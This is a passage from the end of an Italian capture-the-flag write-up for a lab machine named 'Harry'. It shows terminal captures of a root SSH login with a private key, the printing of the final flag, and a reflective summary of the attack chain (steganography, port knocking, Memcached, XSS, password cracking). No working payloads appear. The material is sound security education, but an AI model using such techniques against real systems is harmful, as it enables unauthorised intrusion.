
```
root@blackbox: ~
Session  Actions  Edit  View  Help
luca@blackbox: ~   root@blackbox: ~

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa root@192.168.1.128
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls -la
total 52
drwx------  5 root root 4096 Oct  2  2024 .
drwxr-xr-x 21 root root 4096 Oct  2  2024 ..
-rw-------  1 root root  428 Oct  2  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  4 root root 4096 Sep 29  2024 .cache
-rw-------  1 root root   20 Sep 30  2024 .lesshst
drwxr-xr-x  3 root root 4096 Jun 29  2024 .local
-rw-------  1 root root 2895 Oct  2  2024 .mysql_history
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-------  1 root root   12 Sep 29  2024 .python_history
-rw-r--r--  1 root root    0 Jun 29  2024 .selected_editor
drwx------  2 root root 4096 Sep 24  2024 .ssh
-rw-r--r--  1 root root    0 Jun 29  2024 .sudo_as_admin_successful
-rw-r--r--  1 root root  292 Sep 29  2024 .wget-hsts
-rw-r--r--  1 root root 2748 Sep 24  2024 flag.txt
root@blackbox:~# cat flag.txt
```

```
root@blackbox: ~
Session  Actions  Edit  View  Help
luca@blackbox: ~   root@blackbox: ~

-rw-r--r--  1 root root  292 Sep 29  2024 .wget-hsts
-rw-r--r--  1 root root 2748 Sep 24  2024 flag.txt
root@blackbox:~# cat flag.txt
```



```
FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```

Figure 34-35-36: cattura ultima flag.

18. Conclusioni Tecniche

Completare la CTF "Harry" non è stata solo un'esercitazione tecnica, ma un vero e proprio esercizio di pensiero laterale e pazienza metodologica. Riflettendo sul percorso fatto, emergono tre pilastri fondamentali che hanno permesso di passare da una semplice scansione IP al controllo totale del sistema (Root).

1. ***L'Importanza della Ricognizione Profonda***
   Spesso si ha la tentazione di correre verso l'exploit, ma questa sfida ha dimostrato che il diavolo è nei dettagli. La scoperta della directory /oldsite e l'ispezione minuziosa del codice sorgente hanno rivelato che gli indizi più preziosi non erano in bella vista. L'uso di linguaggi esoterici come il Brainfuck e la steganografia (sia nell'immagine che negli spazi bianchi del testo) ci ha ricordato che, in sicurezza informatica, "nascosto" non significa "assente".

2. ***La Catena della Vulnerabilità (Vulnerability Chaining)***
   Nessun passaggio, preso singolarmente, avrebbe garantito l'accesso finale. È stata la capacità di collegare elementi eterogenei a fare la differenza:
   -Un commento nel codice ha portato a una password.
   -Una password ha aperto un file steganografico.
   -Il file ha fornito la chiave per il Port Knocking.
   -Il servizio sbloccato (Memcached) *ha esposto i dati per un attacco XSS. Questa concatenazione è il riflesso perfetto di un attacco nel mondo reale: un attaccante non cerca necessariamente una "grande falla", ma sfrutta una serie di piccole debolezze trascurate per costruire un ponte verso il cuore del sistema.*

3. ***La Flessibilità degli Strumenti***
   Dalla scansione con Nmap al cracking con John the Ripper, fino all'uso creativo di netcat per parlare con servizi di cache, la CTF ha evidenziato quanto sia cruciale conoscere a fondo il proprio toolkit. La vera sfida non è stata far funzionare lo strumento, ma capire quando e come adattarlo a indizi non convenzionali.

Conclusione Finale

In definitiva, questa CTF ci lascia un insegnamento prezioso: ***la sicurezza tramite l'oscurità (Security through Obscurity) è un'illusione****. Nascondere una password in un commento o un servizio dietro una sequenza di porte può rallentare un analista, ma non fermerà mai un attaccante determinato che sa guardare oltre la superficie. La vittoria finale, simboleggiata dalla flag di root, è il premio per aver saputo unire i punti di un mosaico apparentemente invisibile.*